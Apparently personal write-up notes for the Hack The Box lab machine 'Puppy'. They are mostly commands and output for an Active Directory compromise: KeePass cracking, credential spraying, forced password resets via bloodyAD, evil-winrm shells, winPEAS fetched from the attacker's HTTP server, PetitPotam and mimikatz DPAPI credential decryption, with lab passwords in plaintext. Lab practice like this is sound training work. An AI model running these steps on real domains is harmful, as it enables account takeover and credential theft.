10.10.11.70
```

```
PUPPY\levi.james
```

```
PUPPY\ant.edwards
```

```
PUPPY\adam.silver
```

```
PUPPY\jamie.williams
```

```
ldapsearch -x -H ldap://puppy.htb -D "levi.james@puppy.htb" -w 'KingofAkron2025!' -b
"DC=puppy,DC=htb" "(&(objectClass=user)(sAMAccountName=levi.james))" memberOf
```

or use **BloodyAD**

```
bloodyAD --host "10.10.11.70" -d "puppy.htb" -u "levi.james" -p  
"KingofAkron2025!" add groupMember "Developers" "levi.james"
```

Go into DEV as levi.james

```
smbclient //10.10.11.70/DEV -U levi.james%KingofAkron2025! -c "prompt OFF;  
recurse ON; mget *"
```

Check RDP/WinRM again

```
crackmapexec rdp 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!'
```

```
crackmapexec winrm 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!'
```

```
xfreerdp3 /u:levi.james /d:puppy.htb /p:'KingofAkron2025!' /v:10.10.11.70
```

```
evil-winrm -i 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!'
```

RDP/WINRM DOES NOT WORK

Check DEV Smb Content

```
$ smbclient //10.10.11.70/DEV -U levi.james%KingofAkron2025!  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
KeePassXC-2.7.9-Win64.msi  
Projects  
recovery.kdbx
```

	DR								
.	DR	0	Wed	May	21	22:19:32	2025		
..	D	0	Sat	Mar	8	11:52:57	2025		
KeePassXC-2.7.9-Win64.msi	A	34394112	Sun	Mar	23	03:09:12	2025		
Projects	D	0	Sat	Mar	8	11:53:36	2025		
recovery.kdbx	A	2677	Tue	Mar	11	22:25:46	2025		

inside Dev SMB, we see installer and recovery.kbx

We download them to our **WINDOWS MACHINE**

✓ Today



recovery.kdbx



KeePassXC-2.7.9-Win64.msi

recovery.kdbx & KeePassXC-2.7.9-Win64.msi from Smb Dev

lvRxjnmZBA

UltFsQYRGg

Crack recovery.kdbx using keepass2john

update john to latest

```
git clone https://github.com/openwall/john-jumbo.git
sudo apt update sudo apt install build-essential libssl-dev libgmp-dev libpcap-dev
pkg-config zlib1g-dev git -y
cd ~/john-jumbo/src
./configure
make -s clean && make -sj$(nproc)
```

Create hash from .kdbx

```
keepass2john ~/recovery.kdbx > key_hash.txt
```

Crack the hashed using wordlist

```
sudo ./john --wordlist=/wordlists/rockyou.txt ./levi.james/key_hash.txt
ppassword: liverpool
```

Password in recovery.kdbx

levi.james:KingofAkron2025!
Adam Silver:HJKL2025!
Antony C.Edwards:Antman2025!
Jamie Williamson:JamieLove2025!
Samuel Blake:ILY2025!
Steve Tucker:Steve2025!

UPDATED USERS LIST

Administrator
levi.james
steph.cooper
steph.cooper_adm
samuel.blake
steve.tucker
jamie.williams
adam.silver
ant.edwards
krbtgt
Guest

Re Enum

```
crackmapexec smb puppy.htb -u users.txt -p passwords.txt --continue-on-success
```

```
SMB          DC          445      DC          [-]  
PUPPY.HTB\adam.silver:UltFsQYRGg STATUS_LOGON_FAILURE  
SMB          DC          445      DC          [-]  
PUPPY.HTB\ant.edwards:KingofAkron2025! STATUS_LOGON_FAILURE  
SMB          DC          445      DC          [-]  
PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE  
SMB          DC          445      DC          [+]  
PUPPY.HTB\ant.edwards:Antman2025!
```

ant.edwards:Antman2025!

IP: 10.10.11.70:445	Name: puppy.htb	Status: Authenticated
Disk		Permissions
Comment		

```

-----
---
ADMIN$ NO ACCESS
Remote Admin
C$ NO ACCESS
Default share
DEV READ, WRITE DEV-
SHARE for PUPPY-DEVS
IPC$ READ ONLY
Remote IPC
NETLOGON READ ONLY
Logon server share
SYSVOL READ ONLY
Logon server share
[*] Closed 1 connections

```

```
smbclient //10.10.11.70/DEV -U ant.edwards%Antman2025!
```

```
xfreerdp3 /u:ant.edwards /d:puppy.htb /p:'Antman2025!' /v:10.10.11.70
```

```
evil-winrm -i 10.10.11.70 -u 'ant.edwards' -p 'Antman2025!'
```


```
crackmapexec smb puppy.htb -u ant.edwards -p Antman2025! --shares --users
--groups --local-group
```

```
enum4linux -u ant.edwards -p Antman2025! -a 10.10.11.70
```


```
nxc smb puppy.htb -u ant.edwards -p 'Antman2025!' --rid-brute
```

```
nxc winrm puppy.htb -u ant.edwards -p 'Antman2025!' --continue-on-success
```

Bloodhound for Ant.Edwards



Member of Senior Devs, who has Generic All on Adam.Silver@puppy.htb



Adam member of Developers, Remote Managerment, Domain Users

Remote Management Users has **WinRM**

Our Target **Ant.Edwards** -> **Senior Devs** -> **Adam Silver** -> **Remote Management Users**

Confirm which Group Ant.Edwards is members of

```
ldapsearch -x -H ldap://puppy.htb -D "ant.edwards@puppy.htb" -w  
'Antman2025!' -b "DC=puppy,DC=htb" "(&(objectClass=user)  
(sAMAccountName=ant.edwards))" memberOf
```

Change Password of Adam.Silver using Ant.Edwards

```
bloodyAD -u 'ant.edwards' -p 'Antman2025!' -d 'puppy.htb' --host  
"10.10.11.70" set password "adam.silver" 'PuppyHtbRocks!2025'
```

Access winRM using adam.silver

```
evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'PuppyHtbRocks!2025'
```

First Hash **97ad453bf547a16adc7e9cd0ec554e5c**

```
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> cat user.txt  
97ad453bf547a16adc7e9cd0ec554e5c
```

Script to CHANGE Password, IMMEDIATELY LOGIN into evil WinRM

```
#!/bin/bash  
  
# Set variables  
USERNAME="adam.silver"  
NEWPASS="PuppyHtbRocks!2025"  
DOMAIN="puppy.htb"  
DC_IP="10.10.11.70"  
ADMIN_USER="ant.edwards"  
ADMIN_PASS="Antman2025!"  
  
# Change password using bloodyAD  
bloodyAD -u "$ADMIN_USER" -p "$ADMIN_PASS" -d "$DOMAIN" --host "$DC_IP" set password  
"$USERNAME" "$NEWPASS"  
  
# If password change was successful, launch evil-winrm  
if [ $? -eq 0 ]; then  
    echo "[+] Password change successful, starting bloodhound-python..."  
    bloodhound-python -u "$USERNAME" -p "$NEWPASS" -c All -d puppy.htb -ns 10.10.11.70  
    sleep 20 #wait 20 seconds  
  
    echo "[+] Password change successful, starting evil-winrm..."  
    evil-winrm -i "$DC_IP" -u "$USERNAME" -p "$NEWPASS"  
else
```



```
echo "[ - ] Password change failed."
fi
```

download C:\Backups\site-backup-2024-12-30.zip

<https://filebin.net/v5sjkzmk98m13n5k/site-backup-2024-12-30.zip>

unzipping the file, inside the html we get

steph.cooper:ChefSteph2025!

Evil-Winrm with Steph.Cooper

```
evil-winrm -i 10.10.11.70 -u 'steph.cooper' -p 'ChefSteph2025!'
```

Recurse Lookup in Evil-Winrm

```
gci -recurse .
gci -recurse -hidden .
```

```
*Evil-WinRM* PS C:\Users\steph.cooper> Get-ChildItem -Path C:\Users\steph.cooper -
Recurse
```

Directory: C:\Users\steph.cooper

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-r---	3/8/2025 7:40 AM		3D Objects
d-r---	3/8/2025 7:40 AM		Contacts
d-r---	3/8/2025 7:40 AM		Desktop
d-r---	3/8/2025 7:40 AM		Documents
d-r---	3/8/2025 7:40 AM		Downloads
d-r---	3/8/2025 7:40 AM		Favorites
d-r---	3/8/2025 7:40 AM		Links
d-r---	3/8/2025 7:40 AM		Music
d-r---	3/8/2025 7:40 AM		Pictures
d-r---	3/8/2025 7:40 AM		Saved Games
d-r---	3/8/2025 7:40 AM		Searches
d-r---	3/8/2025 7:40 AM		Videos


Directory: C:\Users\steph.cooper\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	3/8/2025 7:40 AM	2312	Microsoft Edge.lnk

Directory: C:\Users\steph.cooper\Favorites

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-r----	3/8/2025 7:40 AM		Links
-a----	3/8/2025 7:40 AM	208	Bing.url

SIBLING objects in SAME OU



Steph.Cooper part of Puppy Admins, in turn part of Steph.Cooper_ADM

```
impacket-getTGT puppy.htb/steph.cooper: 'ChefSteph2025!'
```

Impacket v0.13.0.dev0+20250508.104819.fde4265a - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in steph.cooper.ccache

Local PRIV ESC

WIN PEAS

Download from online using evil-winRM

inside `~/htb/puppy/winPEAS`

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe -O winPEAS.exe
```

then inside `~/htb/puppy/winPEAS` do

```
evil-winrm -i 10.10.11.70 -u 'steph.cooper' -p 'ChefSteph2025!'
```

then upload

```
upload /winPEAS.exe C:\Users\steph.cooper\Documents\winPEAS.exe
```

Download from Online by using SERVER

My **HTB ifconfig** ip is **10.10.14.185**

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.10.14.185 netmask 255.255.254.0 destination 10.10.14.185
```

Then from **folder with WinPEAS.exe**

inside `~/htb/puppy/winPEAS`

```
python3 -m http.server 4747
```

Then download after entering from evil-winRM

```
Invoke-WebRequest -Uri http://10.10.14.185:4747/winPEAS.exe -OutFile winPEAS.exe
```

```
python3 petitpotam.py -u 'steph.cooper' -p 'ChefSteph2025!' -d puppy.htb
10.10.14.185 10.10.11.70
```

Roaming Credentials

C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml

Hidden FILES ENUM

```
gci -recurse -hidden .
```

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-hs-	3/8/2025 7:40 AM	24	CREDHIST
-a-hs-	3/8/2025 7:40 AM	76	SYNCHIST

DPAPI FOUND

<https://z3r0th.medium.com/abusing-dpapi-40b76d3ff5eb>

Convert from HIDDEN to VISIBLE

```
Set-ItemProperty -Path  
'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\CREDHIST' -Name  
Attributes -Value ([System.IO.FileAttributes]::Normal)
```

```
Set-ItemProperty -Path 'C:\Users\steph.cooper\Documents\creds_blob' -Name  
Attributes -Value ([System.IO.FileAttributes]::Normal)  
Set-ItemProperty -Path 'C:\Users\steph.cooper\Documents\stephcooper_creds'  
-Name Attributes -Value ([System.IO.FileAttributes]::Normal)
```

Invoke-WebRequest -Uri

<http://10.10.14.185:4747/C8D69EBE9A43E9DEBF6B5FBD48B521B9> -OutFile blob

```
Get-ChildItem -Path C:\ -Filter mimikatz.exe -Recurse -ErrorAction  
SilentlyContinue
```

ERROR kuhl_m_dpapi_cred ; kull_m_file_readData (0x0000007b)

mimikatz # dpapi::masterkey /in:". /556a2412-1275-4ccf-b721-e6a0b4f90407"

MASTERKEYS

```
dwVersion      : 00000002 - 2  
szGuid         : {556a2412-1275-4ccf-b721-e6a0b4f90407}  
dwFlags        : 00000000 - 0  
dwMasterKeyLen : 00000088 - 136  
dwBackupKeyLen : 00000068 - 104  
dwCredHistLen  : 00000000 - 0  
dwDomainKeyLen : 00000174 - 372
```

[masterkey]

MASTERKEY

dwVersion : 00000002 - 2
salt : b23f3121344180480064e02b82150b9a
rounds : 00004650 - 18000
algHash : 00008009 - 32777 (CALG_HMAC)
algCrypt : 00006603 - 26115 (CALG_3DES)
pbKey :

fb531b9368acdcf185c7f1e3f8d88318fe24ad0704732ef232fb626a50bcb897ecfdeb0982651eeaf6
34650c38cc3870e866f2b3ae02253946c2d2d9b883fe1fc0521f31606ad3f7cb9055281145af975fc142
520a0187c8a155c884d46d73e2a7aa35d5ef0f81

[backupkey]

MASTERKEY

dwVersion : 00000002 - 2
salt : 820779384e02113e2f0fcd4e73ddb332
rounds : 00004650 - 18000
algHash : 00008009 - 32777 (CALG_HMAC)
algCrypt : 00006603 - 26115 (CALG_3DES)
pbKey :

27b10adc59892b80c774c4b7408c217db84b8a0b69b3b030b46bc00ec6043147dde0989c615265560d0d
e3efe2c2457e8959dd4bfcd973926c437a18a577a32da0ede777dd1fe5d0

[domainkey]

DOMAINKEY

dwVersion : 00000002 - 2
dwSecretLen : 00000100 - 256
dwAccesscheckLen : 00000058 - 88
guidMasterKey : {3ec516f3-8016-4236-bacf-b9a90ea50992}
pbSecret :

48c6dee438ddf25fb827cba81d28ade3e7b50472486cedbcb0b7247197643bb64e9efe38e5a91392c43
a10507737ee38d5b67e1255da2e0df9b9da4cd94f656178ee80d03aa30e5101d7d41bce7f414e9186e32
ecff06b86c8df35b1b3682cdf38c967b5980d7909264f1f1f1fae8bfa63074b40483b1fcbf2b2fd662786
841470be9be9e204eeaf449619a99ced6379f74c3c569f7c2759f7b774c5f07da8b570a39e933d9ba7b1
3224df5a94d67cdf451622f6682ec6cebfc56a6ce5310e44e5002793adddb93fdd3099e9e68214f1c0cf
abe4425514b171d02050e0193313ecf4273b0540fe1115533148bf269ecc95580ad5c21e8a9025fe0673
e5ab3238

pbAccesscheck :

99db4e12dadb294b01fd2f6966463c541668845f73c9e2da25645258023bb6c8f580c8c03c93190c3463
3fef444fc426fb41e1b089756f8472793c4d46e89374864281312f72394e6d9afc5ebfa2c71cf5895c89
62849aa4

mimikatz # dpapi::cred /in:"./blob"

BLOB

dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey : {556a2412-1275-4ccf-b721-e6a0b4f90407}

```
dwFlags          : 20000000 - 536870912 (system ; )
dwDescriptionLen  : 0000003a - 58
szDescription     : Enterprise Credential Data
```

```
algCrypt         : 00006603 - 26115 (CALG_3DES)
dwAlgCryptLen    : 000000c0 - 192
dwSaltLen        : 00000010 - 16
pbSalt           : 711bed180e9affbd35ae0e91ff77b395
dwHmacKeyLen     : 00000000 - 0
```

```
pbHmackKey       :
algHash          : 00008004 - 32772 (CALG_SHA1)
dwAlgHashLen     : 000000a0 - 160
dwHmac2KeyLen    : 00000010 - 16
pbHmack2Key      : 0ad0ff7a33f05732d938c7562521cd70
```

```
dwDataLen        : 000000d0 - 208
```

```
pbData           :
```

```
315eb3036256373fb93c03158b0669b2281ac05551a17e77d5ae4ccb42ed8004d7aed11eb66c4149d027
5f70138d963f098369ad7155d75ae60f4a2543b1efec3ae75049fdd91a66210b3db503c73a24218b8d6b
92efc7d09f22d6e5154b2f3669dbeea011c494d44b3115d1c2a7d713d5f1c81e5d1c5db22f1ad7d475e2
1cc4fabf9cde4f63c4d1dd3f22eebc358797c4ce5097ec817322ed1abf218f9eb20336006eb48907597f
b18ebcd6297184886acc91b82246f7ddc05c5bfd7ac44fd3a9f281b12e423a32bf1098565b8d2e35
```

```
dwSignLen        : 00000014 - 20
```

```
pbSign           : 3ab1905cf0eef6d04985f52dfb4989a7f6c1a49c
```

S-1-5-21-1487982659-1829050783-2281216199-1107

This is where our credential blobs are stored

C:\users<user>\appdata\local\microsoft\credentials<blob>

This is where our MasterKey(s) are stored

C:\users<user>\appdata\roaming\microsoft\protect<SID><MasterKey>

Formula

```
dpapi::masterkey /in:"...\Microsoft\Protect$SUID$GUID" /sid:$SID
/password:pass /protected
```

```
mimikatz # dpapi::masterkey /in:". /556a2412-1275-4ccf-b721-e6a0b4f90407"
/sid:"S-1-5-21-1487982659-182 /password:"ChefSteph2025!" /protected
```

```
mimikatz # dpapi::masterkey /in:". /556a2412-1275-4ccf-b721-e6a0b4f90407" /sid:"S-1-
5-21-1487982659-182
9050783-2281216199-1107" /password:"ChefSteph2025!" /protected
**MASTERKEYS**
```

```
dwVersion      : 00000002 - 2
szGuid         : {556a2412-1275-4ccf-b721-e6a0b4f90407}
dwFlags        : 00000000 - 0
dwMasterKeyLen : 00000088 - 136
dwBackupKeyLen : 00000068 - 104
dwCredHistLen  : 00000000 - 0
dwDomainKeyLen : 00000174 - 372
```

[masterkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : b23f3121344180480064e02b82150b9a
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
algCrypt       : 00006603 - 26115 (CALG_3DES)
pbKey          :
```

fb531b9368acdcf185c7f1e3f8d88318fe24ad0704732ef232fb626a50bcb897ecfdeb0982651eeaf6
34650c38cc3870e866f2b3ae02253946c2d2d9b883fe1fc0521f31606ad3f7cb9055281145af975fc142
520a0187c8a155c884d46d73e2a7aa35d5ef0f81

[backupkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : 820779384e02113e2f0fcd4e73ddb332
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
algCrypt       : 00006603 - 26115 (CALG_3DES)
pbKey          :
```

27b10adc59892b80c774c4b7408c217db84b8a0b69b3b030b46bc00ec6043147dde0989c615265560d0d
e3efe2c2457e8959dd4bfcd973926c437a18a577a32da0ede777dd1fe5d0

[domainkey]

****DOMAINKEY****

```
dwVersion      : 00000002 - 2
dwSecretLen    : 00000100 - 256
dwAccesscheckLen : 00000058 - 88
guidMasterKey  : {3ec516f3-8016-4236-bacf-b9a90ea50992}
pbSecret       :
```

48c6dee438ddf25fb827cba81d28ade3e7b50472486cedbcb0b7247197643bb64e9efe38e5a91392c43
a10507737ee38d5b67e1255da2e0df9b9da4cd94f656178ee80d03aa30e5101d7d41bce7f414e9186e32
ecff06b86c8df35b1b3682cdf38c967b5980d7909264f1f1f1fae8bfa63074b40483b1fcfbf2bfd662786
841470be9be9e204eeaf449619a99ced6379f74c3c569f7c2759f7b774c5f07da8b570a39e933d9ba7b1
3224df5a94d67cdf451622f6682ec6cebfc56a6ce5310e44e5002793adbd93fdd3099e9e68214f1c0cf
abe4425514b171d02050e0193313ecf4273b0540fe1115533148bf269ecc95580ad5c21e8a9025fe0673

e5ab3238

pbAccesscheck :

99db4e12dadb294b01fd2f6966463c541668845f73c9e2da25645258023bb6c8f580c8c03c93190c3463
3fef444fc426fb41e1b089756f8472793c4d46e89374864281312f72394e6d9afc5ebfa2c71cf5895c89
62849aa4

[masterkey] with password: ChefSteph2025! (protected user)

key :

d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc
879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701

[backupkey] without DPAPI_SYSTEM:

key : 1a943a912fa315c7f9eced48870b613d9e75b467d13d618bbad9262ef3f2c567

sha1: 469928729f9405d7ba46a22de53071b2e1d81fb9

[masterkey] with password: ChefSteph2025! (protected user)

key :

d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047de
be4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701

[backupkey] without DPAPI_SYSTEM:

key : 1a943a912fa315c7f9eced48870b613d9e75b467d13d618bbad9262ef3f2c567

sha1: 469928729f9405d7ba46a22de53071b2e1d81fb9

blob

C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B968
59CE5D

masterkey

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-
1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407

Set-ItemProperty -Path

'C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96
859CE5D' -Name Attributes -Value ([System.IO.FileAttributes]::Normal)

Set-ItemProperty -Path 'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-
5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407' -
Name Attributes -Value ([System.IO.FileAttributes]::Normal)

download

'C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D'

download 'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407'

```
dpapi::masterkey /in:". /556a2412-1275-4ccf-b721-e6a0b4f90407" /sid:"S-1-5-21-1487982659-1829050783-2281216199-1107" /password:"ChefSteph2025!" /protected
```

```
mimikatz # dpapi::masterkey /in:". /556a2412-1275-4ccf-b721-e6a0b4f90407" /sid:"S-1-5-21-1487982659-1829050783-2281216199-1107" /password:"ChefSteph2025!" /protected
```

****MASTERKEYS****

```
dwVersion      : 00000002 - 2
szGuid         : {556a2412-1275-4ccf-b721-e6a0b4f90407}
dwFlags        : 00000000 - 0
dwMasterKeyLen : 00000088 - 136
dwBackupKeyLen : 00000068 - 104
dwCredHistLen  : 00000000 - 0
dwDomainKeyLen : 00000174 - 372
```

[masterkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : b23f3121344180480064e02b82150b9a
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
algCrypt       : 00006603 - 26115 (CALG_3DES)
pbKey         :
```

```
fb531b9368acdcf185c7f1e3f8d88318fe24ad0704732ef232fb626a50bcb897ecfdeb0982651eeaf6
34650c38cc3870e866f2b3ae02253946c2d2d9b883fe1fc0521f31606ad3f7cb9055281145af975fc142
520a0187c8a155c884d46d73e2a7aa35d5ef0f81
```

[backupkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : 820779384e02113e2f0fcd4e73ddb332
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
algCrypt       : 00006603 - 26115 (CALG_3DES)
pbKey         :
```

```
27b10adc59892b80c774c4b7408c217db84b8a0b69b3b030b46bc00ec6043147dde0989c615265560d0d
```

e3efe2c2457e8959dd4bfcd973926c437a18a577a32da0ede777dd1fe5d0

[domainkey]

****DOMAINKEY****

dwVersion : 00000002 - 2

dwSecretLen : 00000100 - 256

dwAccesscheckLen : 00000058 - 88

guidMasterKey : {3ec516f3-8016-4236-bacf-b9a90ea50992}

pbSecret :

48c6dee438ddf25fb827cba81d28ade3e7b50472486cedbcbb0b7247197643bb64e9efe38e5a91392c43
a10507737ee38d5b67e1255da2e0df9b9da4cd94f656178ee80d03aa30e5101d7d41bce7f414e9186e32
ecff06b86c8df35b1b3682cdf38c967b5980d7909264f1f1f1fae8bfa63074b40483b1fcbf2bfd662786
841470be9be9e204eeaf449619a99ced6379f74c3c569f7c2759f7b774c5f07da8b570a39e933d9ba7b1
3224df5a94d67cdf451622f6682ec6cebfc56a6ce5310e44e5002793adddb93fdd3099e9e68214f1c0cf
abe4425514b171d02050e0193313ecf4273b0540fe1115533148bf269ecc95580ad5c21e8a9025fe0673
e5ab3238

pbAccesscheck :

99db4e12dadb294b01fd2f6966463c541668845f73c9e2da25645258023bb6c8f580c8c03c93190c3463
